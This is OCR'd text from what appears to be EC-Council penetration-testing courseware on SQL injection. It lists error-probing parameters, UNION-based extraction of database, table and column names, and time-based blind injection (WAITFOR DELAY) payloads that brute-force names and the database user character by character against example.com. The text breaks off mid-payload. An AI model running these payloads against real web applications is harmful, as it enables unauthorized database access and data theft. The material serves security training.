
- First, find out all those input fields that you can embed in the SQL query.
- Test those fields with malicious data to generate errors by inserting a single quote or a semicolon in the field under test.
- Try to modify the query with AND, OR, etc.
- Try to insert a string value in which a number is expected, or vice versa, to generate an error.
- For example:
  - http://example.com/?parameter=123
  - http://example.com/?parameter=1'
  - http://example.com/?parameter=1'#
  - http://example.com/?parameter=1"
  - http://example.com/?parameter=1 AND 1=1--
  - http://example.com/?parameter=1'-
  - http://example.com/?parameter=1 AND 1=2--
  - http://example.com/?parameter=1'/*

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- http://example.com/?parameter=1' AND '1'='1
- http://example.com/?parameter=1 order by 1000

- If the web application or webpage displays an error message, it means that there is possibility of performing injection vulnerabilities.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Determine the Database Schema using UNION-Based SQL Injection

UNION-Based SQL Injection

UNION SQL injection contains an UNION command that helps in checking the vulnerability by adding a tick to the end of a ".php? id=" file. If it comes back with a MySQL error, the site is most likely to be vulnerable to UNION SQL injection. One can find the columns using the ORDER BY and UNION ALL SELECT commands to find all the details of database.

- **Extracting Database Name**

  Test the target web application to find if it exposes the database name using the following SQL query:

  ```
  http://example.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--
  ```

  [DB_NAME] Returned from the server

  When two SQL queries are there, the UNION is used for combining these two statements.

- **Extracting Database Tables**

  Penetration testers can check if the target web application exposes the database tables using the following SQL query:

  ```
  http://example.com/page.aspx?id=1  UNION SELECT ALL 1,name,3,4
  from sysobjects where xtype=char(85)--
  ```

  [EMPLOYEE_TABLE] Returned from the server

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Extracting Table Column Names**

  Test if the target web application reveals the table column names of the database using the following SQL query:

  ```
  http://example.com/page.aspx?id=1 UNION SELECT ALL
  1,column_name,3,4 from DB_NAME.information_schema.columns where
  table_name ='EMPLOYEE_TABLE'--
  ```

  [EMPLOYEE_NAME]

- **Extracting First Field Data**

  You must check if the target web application database can give the first field data by using the following SQL query:

  ```
  http://example.com/page.aspx?id=1  UNION SELECT ALL 1,COLUMN-
  NAME-1,3,4 from EMPLOYEE_NAME --
  ```

  [FIELD 1 VALUE] Returned from the server

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Database Schema using Blind SQL Injection

Check for Database Name Length and Name

```
http://example.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD

Extract 1st Database Table Name

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101) WAITFOR DELAY
'00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109) WAITFOR DELAY
'00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=112) WAITFOR DELAY
'00:00:10'--
```

Table Name = EMP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Database Schema using Blind SQL Injection (Cont'd)

Extract 1st Table Column Name

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR
DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR
DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR
DELAY '00:00:10'--
```

Column Name = EID

Extract 2nd Table Column Name

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY
'00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Database Schema using Blind SQL Injection

As a penetration tester, you must check if the web application reveals the database name against a time-based Blind SQL injection attack. To verify this, you can Brute-force the database name by recording the time taken for the execution of the query and setting a time delay after the execution of the query. The time lapse during execution of the query will help you to identify the number of characters in the database name and guess the name of the database.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Check for Database Name Length**

  You can identify the number of characters contained in the database name by using the following Blind SQL Injection query:

  ```
  http://example.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR
  DELAY '00:00:10'--
  ```

  When you pass the code and it takes more than 10 seconds to execute a given statement, the length of the database name is the same as mentioned in the query.

- **Check for Database Name**

  You can identify the character values of the database name using the following Blind SQL injection query:

  ```
  http://example.com/page.aspx?id=1; IF
  (ASCII(lower(substring((DB_NAME()),1,1)))=97)WAITFOR DELAY
  '00:00:10'--

  http://example.com/page.aspx?id=1; IF
  (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY
  '00:00:10'--

  http://example.com/page.aspx?id=1; IF
  (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY
  '00:00:10'--

  http://example.com/page.aspx?id=1; IF
  (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY
  '00:00:10'--
  ```

  This command checks whether the database name starts with the character having 97 as the ASCII value and if the query executes, the statement will show a time lapse of 10 seconds. This means that the letter “a” is the first character of the database name.

  You can try to determine the remaining characters of the database name by replacing the value 97 with other values such as 98 for b, 99 for c, and so on. The name of the database from above query is ABCD.

- **Extract First Database Table Name**

  After identifying the database name, check if you can extract the database table name from the web application using Blind SQL injection method.

  Use the following query to extract the first database table:

  ```
  http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from
  sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
  ```

  From the above query, *sysobjects* refers to system objects saved as a table in the database. Xtype = ‘U’ refers to the user tables stored in the database.

  If the length of the top database table name is 3, then it delays execution of the query by 10 seconds. You can try the same command with other values to determine the length that will help you in determining the database table name.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You can identify the database table name in the target web application using the following command:

```
http://example.com/page.aspx?id=1; IF
ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

This query works in the similar manner of the database name query. The name of the first database table is EMP.

- **Extract First Table Column Name**

  Finding the length of first column name in the database table:

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
```

  The length is three characters.

  Finding the name of first column in the database table:

```
http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where
table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where
table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where
table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

  The name of first column in the database table is EID.

- **Extract Second Table Column Name**

  Finding the length of second column name in the database table:

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY
'00:00:10'--
```

  The length is four characters.


  Finding the name of second column in the database table:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

The name of second column in the database table is DEPT.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Extract Data using Blind SQL Injection

The testers must check if the hackers can extract the username of eight characters from an app database using a Blind SQL injection. This will help in finding the possibility and impact of Blind SQL injection attacks over the database. To find the first letter of a user name with a binary search, it can take seven requests and for eight character long name, it takes 56 requests.

- **Check for user name length**

```
http://example.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY
'00:00:10'--

http://example.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY
'00:00:10'--

http://example.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY
'00:00:10'--
```

- **Check if first character in user name contains “a” (a = 97), “b,” or “c” etc.**

```
http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY
'00:00:10'--
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Check if second character in user name contains "a" (a = 97), "b," or "c" etc.**


```
http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://example.com/page.aspx?id=1; IF
